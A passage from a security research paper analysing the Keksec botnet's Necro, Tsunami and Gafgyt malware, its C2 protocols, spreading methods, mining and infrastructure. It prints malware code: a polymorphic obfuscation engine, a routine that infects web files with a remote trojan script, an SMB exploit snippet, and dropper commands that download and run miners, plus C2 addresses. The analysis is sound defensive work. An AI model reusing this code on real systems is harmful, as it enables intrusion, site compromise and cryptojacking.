        'w', 'x', 'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
        'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '.', ' '
};
```

Figure 25: Ziggystartux's cipher code table.

After several iterations this code table was changed to `"'%q*KC)&F98fsr2to4b3yi_:wB>z=;k?"EAZ7.D-md<ex5U~h,j|$v6c1ga+p@un0'"`.

Necro also cryptographically protects the string by first performing character substitution and then doing zip compression. The relevant algorithms are shown in Figure 26.

```
def obfuscate(s):
    nmask = [212, 55, 14, 121, 109, 247, 119, 92, 152, 42, 175, 149, 49, 242, 43, 70, 250, 248, 68]
    return ''.join([chr(ord(c) ^ nmask[i % len(nmask)]) for i, c in enumerate(s)])
```

```
zlib.compress(obfuscate(tricky[1:-1].decode('string_escape'))))+"\x22))")

zlib.compress(obfuscate(eval(tricky).decode('string_escape'))))+"\x22))")
```

Figure 26: Necro string encryption code.

Polymorphic engine

Necro uses a Python source code obfuscation technique exposed in 2015, referred to by Keksec as 'polymorph engine', and this algorithm is updated and improved during Necro upgrades. So far we have observed two versions of polymorphic morphing.

The old version uses a random string to replace a predefined list of key object names, as shown in Figure 27.

The new version, shown in Figure 28, uses Python's own AST library to dynamically traverse and replace the global objects with random strings. As we can see, there is no need to manually filter the object names, and the strings can automatically be traversed and encrypted.

```
self.colours={"blue": "", "green": "", "white": "", "red": "", "yellow": ""}
print "%s#####################################" % self.colours['green']
print "# %sn3c0m0rph%s polymorphic irc bot  #" % (self.colours['red'],self.colours['green'])
print "# By %sFreak%s || Populus Control    #" % (self.colours['yellow'],self.colours['green'])
print "#####################################"
print "%s[+]%s Running polymorph engine on stub for the first time..." % (self.colours['blue'],s
sleep(0.1)
f1=open(self.output,"r")
buffer_=f1.read()
f1.close()
keywords=['LdkDvEjz','squdbhNF','squdbhNF','pJRtMXnr','krZuqOoS','djHsNKTC','MTCLjCqS','wwoHYcGX
'utfvVkYv','DATSulcH','NQrbUKHk','aQvbntXQ','txMeqlni','fjuThODd','DKjxyXtL','VWSgiNKV','GukfgoC
'zTzQlGDR','FgBgausc','fWAffhSo','evqaobDM','JMSdYsiE','JtoyJZkp','SZwEyAvn','bXivjwVX','UQGWeDc
for keyword in keywords:
    buffer_=buffer_.replace(keyword,self.randStr(8))
f2=open(self.output,"w")
f2.write(buffer_)
f2.close()
print "%s[+]%s Done! Your stub is now ready!" % (self.colours['blue'],self.colours['green'])
```

Figure 27: Necro's old polymorphism code.

```
def repackbot(self):
    variablestoreplace = []
    functionstoreplace = []
    cwasses = []
    inputfile=open(myfullpath,"rb")  open Necro self
    startingcode=alteredcode=inputfile.read()
    inputfile.close()
    p = ast.parse(startingcode)
    AnalyzeStrings().visit(p)
    for tricky in sorted(stringstoreplace, key=len, reverse=True):
        if len(tricky)>=minstrlen:
            try:
                if (tricky[0] == "'" and tricky[-1] == "'") or (tricky[0] == '"' and tricky[-1] == '"'):  obfuscate strings
                    alteredcode=alteredcode.replace(tricky, "obfuscate(zlib.decompress(\x22"+self.stringproc(zlib.compress(obfuscate(tricky[1:-1].decode('string_escape'))))+"\x22))")
                else:
                    alteredcode=alteredcode.replace(tricky, "obfuscate(zlib.decompress(\x22"+self.stringproc(zlib.compress(obfuscate(eval(tricky).decode('string_escape'))))+"\x22))")
            except:
                pass
    cwasses = [node.name for node in ast.walk(p) if isinstance(node, ast.ClassDef)]
    variablestoreplace = sorted({node.id for node in ast.walk(p) if isinstance(node, ast.Name) and not isinstance(node.ctx, ast.Load)})
    for fwunction in [n for n in p.body if isinstance(n, ast.FunctionDef)]:
        functionstoreplace.append(fwunction.name)
    cwasses = [node for node in ast.walk(p) if isinstance(node, ast.ClassDef)]
    for cwass in cwasses:
        for fwunction in [n for n in cwass.body if isinstance(n, ast.FunctionDef)]:
            if fwunction.name != "__init__" and fwunction not in functionstoreplace:
                functionstoreplace.append(fwunction.name)
    randarry=[]                                   AST dynamically traverse and replace the global objects with random strings
    alls=[]
    for i in range(len(functionstoreplace)+len(variablestoreplace)+len(cwasses)):
        randstring = randomstring(random.randint(8,12))
        while randstring in randarry:
            randstring = randomstring(random.randint(8,12))
        randarry.append(randstring)
    totalcount=0
    for vawiable in sorted(variablestoreplace, key=len, reverse=True):
        if len(vawiable) >= minvarlen and vawiable != "self" and not vawiable.startswith("__"):
            alteredcode=alteredcode.replace(vawiable, randarry[totalcount])
        totalcount+=1
    for fwunction in sorted(functionstoreplace, key=len, reverse=True):
        alteredcode=alteredcode.replace(fwunction, randarry[totalcount])
        totalcount+=1
    for cwass in cwasses:
        alls.append(randarry[totalcount])
        alteredcode=alteredcode.replace(cwass.name, randarry[totalcount])
        totalcount+=1
    outputfile=open(myfullpath,"wb")
    outputfile.write(alteredcode)
    outputfile.close()
```


Figure 28: Necro's new polymorphism code based on AST.

C2 protocol

Keksec's malware mainly uses Gafgyt and IRC protocols to send commands.

Gafgyt

This protocol is mainly used by the Gafgyt variant. Interestingly, the commands in the sample are encrypted using the encode function. After receiving the instructions, the local instructions need to be decrypted and then parsed. Gafgyt's encrypted and decrypted commands are shown in Figure 29.



```
v2 = decode("~-6mvgmv");
if ( !strcoll(*a2, v2) && a1 == 2 )
{
  memset(&server, 0, 0x29u);
  strcpy(&server, a2[1]);
}
v3 = decode("1-|");
result = strcoll(*a2, v3);
if ( result )
{
  v5 = decode("cD|");
  result = strcoll(*a2, v5);
  if ( result )
  {
    v6 = decode("ecc|");
    result = strcoll(*a2, v6);
    if ( !result )
    {
```

encoded	decoded
~-6mvgmv	LDSERVER
1-|	UDP
cD|	TCP
ej~-	HOLD
51,U	JUNK
c~6	TLS
6c-	STD
-,6	DNS
6D7,,mv	SCANNER
j,	ON
jdd	OFF
jge	OVH
.~7DU,1v6m	BLACKNURSE

Figure 29: Gafgyt encrypted and decrypted commands.

IRC

The IRC protocol is the most widely used protocol in Keksec, and is supported by the Tsunami, Necro and DarkIRC families. This means that only one C2 system needs to be developed and maintained to control all families.

Spread

Exploit

Keksec attacks the target device mainly through exploits, so the network-wide vulnerability scan is its main means of spreading malicious samples, while the worm-like propagation through the infected device is also an important function of the malware. In addition to this, there are some horizontal propagation methods.

Infect page

We found that Necro can infect web files (.js, .html, .htm, .php) on the target device.

```
def infecthtmljs(self):
    if os.name != "nt":
        self.AkvElneS=0
        for tosearch in [ele for ele in os.listdir("/") if ele not in [
        "proc", "bin", "sbin", "sbin", "dev", "lib", "lib64", "lost+found", "sys", "boot", "etc"]]:
            for extension in ["*.js", "*.html", "*.htm", "*.php"]:
                try:
                    for filename in os.popen(
                        "find \"/" + tosearch + "\" -type f -name \"" + extension + "\""
                        ).read().split("\n"):
                        filename = filename.replace("\r", "").replace("\n", "")
                        if "node" not in filename and
                            'lib' not in filename and
                            "npm" not in filename and
                        filename != "":
                            self.infectfile(filename)
                except:
                    time.sleep(5)
```

Figure 30: Necro code for infecting web files.

After receiving the infection command, it inserts a JS code, `hxxp[:]//ublock-referer.dev/campaign.js`, into the file. Campaign.js is a highly obfuscated code which, after decoding, is a JavaScript-based trojan (Cloud9).

```
(function(v2, v1) {
    v1 = v2.createElement('script');
    v1.type = 'text/javascript';
    v1.async = true;
    v1.src = atob(
        'UUIDLy91YmxvY2stcmVmZXJlci5kZXYvY2FtcGFpZ24uanM=UUID'.replace(/UUID/gi, '')
        ) + '?' + String(Math.random()).replace('0.', '');

    v2.getElementsByTagName('body')[0].appendChild(v1);
}(document));
```

Figure 31: Necro code for injecting JavaScript code into web files.

SMB scan

Necro added the SMB scan code in one of its versions to achieve the function of horizontal propagation in the intranet.

```
tid = conn.tree_connect_andx('\\\\'+conn.get_jIdTBnbCm()+'\\'+'IPC$')
conn.UiTolnSMzD(tid)
fid = conn.ZQpDDcGodJi(tid, vJdegbPNcGhh)
info.update(mJMZvDcAK(conn, tid, fid))
info.update(qaTBaMWmO[info['os']][info['arch']])
info['GROOM_POOL_SIZE'] = myamZIMhvzI(
    mgdodSkByl + info['SRV_BUFHDR_SIZE'] + info['POOL_ALIGN'], info['POOL_ALIGN'])
print('GROOM_POOL_SIZE: 0x{:x}'.format(info['GROOM_POOL_SIZE']))
info['GROOM_DATA_SIZE'] = mgdodSkByl - cvSQlniwEAac - 4 - info['TRANS_SIZE']
LPiGqdMCkOA = 0x1000 - (info['GROOM_POOL_SIZE'] & 0xfff) - info['FRAG_POOL_SIZE']
info['BRIDE_TRANS_SIZE'] = LPiGqdMCkOA - (info['SRV_BUFHDR_SIZE'] + info['POOL_ALIGN'])
print('BRIDE_TRANS_SIZE: 0x{:x}'.format(info['BRIDE_TRANS_SIZE']))
info['BRIDE_DATA_SIZE'] = info['BRIDE_TRANS_SIZE'] - cvSQlniwEAac - info['TRANS_SIZE']
IwVzUIPv = None
for i in range(12):
    fETMkkHCd(conn)
    IwVzUIPv = oIIymJPdm(conn, tid, fid, info)
    if IwVzUIPv is not None:
        break
    print('leak failed... try again')
```

Figure 32: Necro SMB scan code.

Perhaps the actual effect was not satisfactory, as this feature was removed in subsequent versions. This code can also be found on *GitHub* [4].

```
tid = conn.tree_connect_andx('\\\\'+conn.get_remote_host()+'\\'+'IPC$')
conn.set_default_tid(tid)
# fid for first open is always 0x4000. We can open named pipe multiple times to get other fids.
fid = conn.nt_create_andx(tid, pipe_name)

info.update(leak_frag_size(conn, tid, fid))
# add os and arch specific exploit info
info.update(OS_ARCH_INFO[info['os']][info['arch']])

# groom: srv buffer header
info['GROOM_POOL_SIZE'] = calc_alloc_size(GROOM_TRANS_SIZE + info['SRV_BUFHDR_SIZE'] + info['POOL_ALIGN'], info['POOL_ALIGN'])
print('GROOM_POOL_SIZE: 0x{:x}'.format(info['GROOM_POOL_SIZE']))
# groom paramters and data is alignment by 8 because it is NT_TRANS
info['GROOM_DATA_SIZE'] = GROOM_TRANS_SIZE - TRANS_NAME_LEN - 4 - info['TRANS_SIZE']  # alignment (4)

# bride: srv buffer header, pool header (same as pool align size), empty transaction name (4)
bridePoolSize = 0x1000 - (info['GROOM_POOL_SIZE'] & 0xfff) - info['FRAG_POOL_SIZE']
info['BRIDE_TRANS_SIZE'] = bridePoolSize - (info['SRV_BUFHDR_SIZE'] + info['POOL_ALIGN'])
print('BRIDE_TRANS_SIZE: 0x{:x}'.format(info['BRIDE_TRANS_SIZE']))
# bride paramters and data is alignment by 4 because it is TRANS
info['BRIDE_DATA_SIZE'] = info['BRIDE_TRANS_SIZE'] - TRANS_NAME_LEN - info['TRANS_SIZE']


# ================================
# try align pagedpool and leak info until satisfy
# ================================
leakInfo = None
# max attempt: 10
for i in range(10):
        reset_extra_mid(conn)
        leakInfo = align_transaction_and_leak(conn, tid, fid, info)
        if leakInfo is not None:
                break
        print('leak failed... try again')
```

Figure 33: The publicly available SMB scan code.

Others

Keksec not only enriches it functionality with a lot of references to third-party code, but also delivers the complete open-source project directly to the target device to complete the corresponding functionality.

JS Bot

Necro's goal in infecting web files is to spread JS Bot (Cloud9). The bot is loaded when the user accesses an infected page through a browser. The bot is very feature-rich, recording keyboard information, stealing forms, clipboards, cookies and other data, faking web access behaviour, and launching HTTP DDoS attacks through the browser.

We discovered a fake *Firefox* plug-in on the download server, and found through reverse engineering that this plug-in is also injecting Cloud9 [5] malicious code into the browser. It is not clear through what channel this plug-in is propagated.




Figure 34: Fake Firefox plug-in install page.

Miner

Keksec also contains the popular mining function, which is not deeply integrated in the bot but directly implemented by releasing a third-party miner program.

```
stupidnigeria = 'cd /tmp||cd $(find / -writable -readable -executable | head -n 1);curl http://DOMAIN/
    setup -O;wget http://DOMAIN/setup -O setup;curl http://DOMAIN/setup.py -O;wget http://DOMAIN/
    setup.py -O setup.py;chmod 777 setup setup.py;./setup||python2 setup.py||python2.7
    setup.py||python setup.py||./setup.py;ARGS="-o pool.supportxmr.com:7777 -u
    45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2uonhgH -p
    xmrig-proxy --coin=XMR --cpu-no-yield --asm=auto --cpu-memory-pool=-1 -B";LINE="[ ! -f
```

Figure 35: Necro XMR wallet.

Most of the samples are after Monroe coins; occasionally we see some other coins, such as XTZ coins.

```
http://uw9paqd2qkbbmnpj.servecounterstrike.com/setup.py -O setup.py;chmod 777 setup
setup.py;./setup||python2 setup.py||python2.7 setup.py||python setup.py||./setup.py;echo 'ARGS=\"
-o rx.unmineable.com:3333 -a rx -k -u XTZ:tz1NfDViBuZwi31WHwmJ4PtSsVtNX2yLnhG7.network
--cpu-no-yield --asm=auto --cpu-memory-pool=-1 -B\";me=\"$(basename \", \"$0\")\";
```

Figure 36: Necro XTZ wallet.

Checking the relevant wallet addresses we found that the returns are not ideal.

Through the above technical analysis points we can summarize the characteristics of the relevant families into the following table.

Feature\FN	Necro	Tsunami	Gafgyt
IRC	*	*	
Tor	*		*
String encode	*	*	*
Polymorphic	*		
UPX		*	*
Not stripped		*	*
DGA	*		
DGA+DDNS	*		
Sniffer	*	*	*
Ak47Scan		*	*
Telnet scan		*	*
SSH scan	*		
Exploit scan	*	*	*
SMB scan	*		

Table 2: Feature comparisons across families.

We can see that Necro has the most comprehensive functions and features, but Keksec is still maintaining and developing Tsunami and Gafgyt. We suspect that Necro relies on the Python runtime environment and some low-power devices do not support Python. In order to cover more platforms, the botmaster has to operate multiple families of botnet at the same time.

5. OPERATIONS

Delivery

We counted the number of new samples captured by day starting from August 2020.




Figure 37: Stats on delivered x86 and x64 samples.

We can see a significant increase in the number of samples over the last year. This is not simply a repetitive propagation of the same samples, as the code is adjusted almost on a daily basis – sometimes several upgraded samples can be captured in one day. This indicates that the Keksec group has sufficient manpower and resources and is becoming increasingly active.

Infrastructure

We collected the x86 and x64 samples of the Tsunami and Gafgyt families, extracted the C2 information, and looked at the history of their C2 activity.

C2	08/2020	09/2020	10/2020	11/2020	12/2020	01/2021	02/2021	03/2021	04/2021	total
107.174.133.119				54						54
107.175.31.130									6	6
143.198.120.58									9	9
185.10.68.175	2	3								5
192.210.163.201								6		6
193.239.147.211					3					3
193.239.147.224							11			11
198.144.190.116				15						15
198.144.190.5				3						3
23.94.190.101									3	3
45.145.185.221							45			45
45.145.185.229					9	6				15
45.145.185.83							66			66
45.153.203.124							30			30
5.253.84.197			3							3
70.66.139.68				12						12
83.97.20.90		33	102	6						141
84.16.79.130			4							4
55pnros74tawlmqn.onion								3		3
b4bzpyrhc65airpg.onion								12		12
cjoy2cks2bhtyibj.onion								17		17
dimumdjenyy4jwlc.onion								16		16
faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion								8		8
fpv4a2q6wqxx7jdh.onion								30		30
fxiiouorymolxsqcjltq2mqaz3il5uqs3ynlabh5onfw3irbqltot6ad.onion									13	13
ks5wtmd7bbuybajg.onion								5		5
tzfue66fa5khu44z.onion								3		3
wvp3te7pkfczmnnl.onion							155	11		166
总计	2	36	109	90	12	6	307	111	31	704

Figure 38: Stats on Keksec C2 activity.

By correlating the domain name resolution records of C2 IP addresses in 2020 through PDNS, we can get two key domain names, gxbrowser.net and cnc.c25e6559668942.xyz, as shown in Figure 39. Most of the IPs have resolution association with these two domain names. From 2021 onwards Keksec drops the use of these two domains in favour of the Tor network and DGA domains.




Figure 39: Mapping of key C2 domains and IPs.

Using the above graphical information, we find a clear pattern of activity:

1. Each C2 IP survival cycle varies from one month to three months.
2. The preference is to use IP resources in the same network segment within the same cycle.
3. The deployment of C2s used domain names and IPs until March 2021, then shifted to using Tor proxies from March onwards.
4. After Tor is introduced, the onion C2 domains get updated at high frequency, for example, 10 onion domains were used in March alone.

Family reuse statistic

We also found some patterns when tracking the delivery of the samples.

1. The Tsunami sample appeared in mid-August 2020 and was active for a short period of time.
2. The Gafgyt sample was active intermittently from September to December 2020.
3. A malicious family named Necro suddenly appeared in January 2021.
4. From early to mid-February 2021, first the Tsunami sample resumed propagation, then Gafgyt, followed by Gafgyt_tor.
5. There are many similarities between the Gafgyt_tor variant and the previously captured Gafgyt sample, with code that is clearly homologous.

Each family is constantly switching between development and propagation cycles. In the development cycle a large range of improvements are made to the samples. This 'change-as-you-distribute' approach is used to continuously improve botnet functionality, resulting in a large number of different samples being distributed in a short period of time.




Figure 40: Family reuse history.

6. CONCLUSIONS

Keksec is trying to make profit from DDoS, mining, stealing user information and selling malware. Through long-term tracking we can see that DDoS attack activity is the most prominent, which is probably its biggest source of revenue. However, Keksec has not given up on other means and has kept expanding into new directions. It seems to be a highly organized, productive and aggressive group. Although it has no 0-day discovery capabilities, its strong code integration and bot operations make it a serious hacking group. We will continue to keep an eye on it.

REFERENCES

[1] https://blog.netlab.360.com/not-really-new-pyhton-ddos-bot-n3cr0m0rph-necromorph/.

[2] https://pastebin.com/XUBLGuFT.

[3] https://pastebin.com/HMD7z6FR.

[4] https://github.com/adithyan-ak/MS17-010-Manual-Exploit/blob/9b7b0ea5434bca066612f8fc84112a1b84a9507a/42315.py.

[5] https://github.com/Antonio24/Cloud9/blob/master/.

APPENDIX: KEKSEC C2s

107.174.133.119
107.175.31.130
143.198.120.58
185.10.68.175
192.210.163.201
193.239.147.211
193.239.147.224
198.144.190.116
198.144.190.5
23.94.190.101
45.145.185.221

45.145.185.229
45.145.185.83
45.153.203.124
5.253.84.197
55pnros74tawlmqn.onion
70.66.139.68
83.97.20.90
84.16.79.130
b4bzpyrhc65airpg.onion
cjoy2cks2bhtyibj.onion
dimumdjenyy4jwlc.onion
faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad.onion
fpv4a2q6wqxx7jdh.onion
fxiiouorymolxsqcjltq2mqaz3il5uqs3ynlabh5onfw3irbqltot6ad.onion
ks5wtmd7bbuybajg.onion
tzfue66fa5khu44z.onion
wvp3te7pkfczmnnl.onion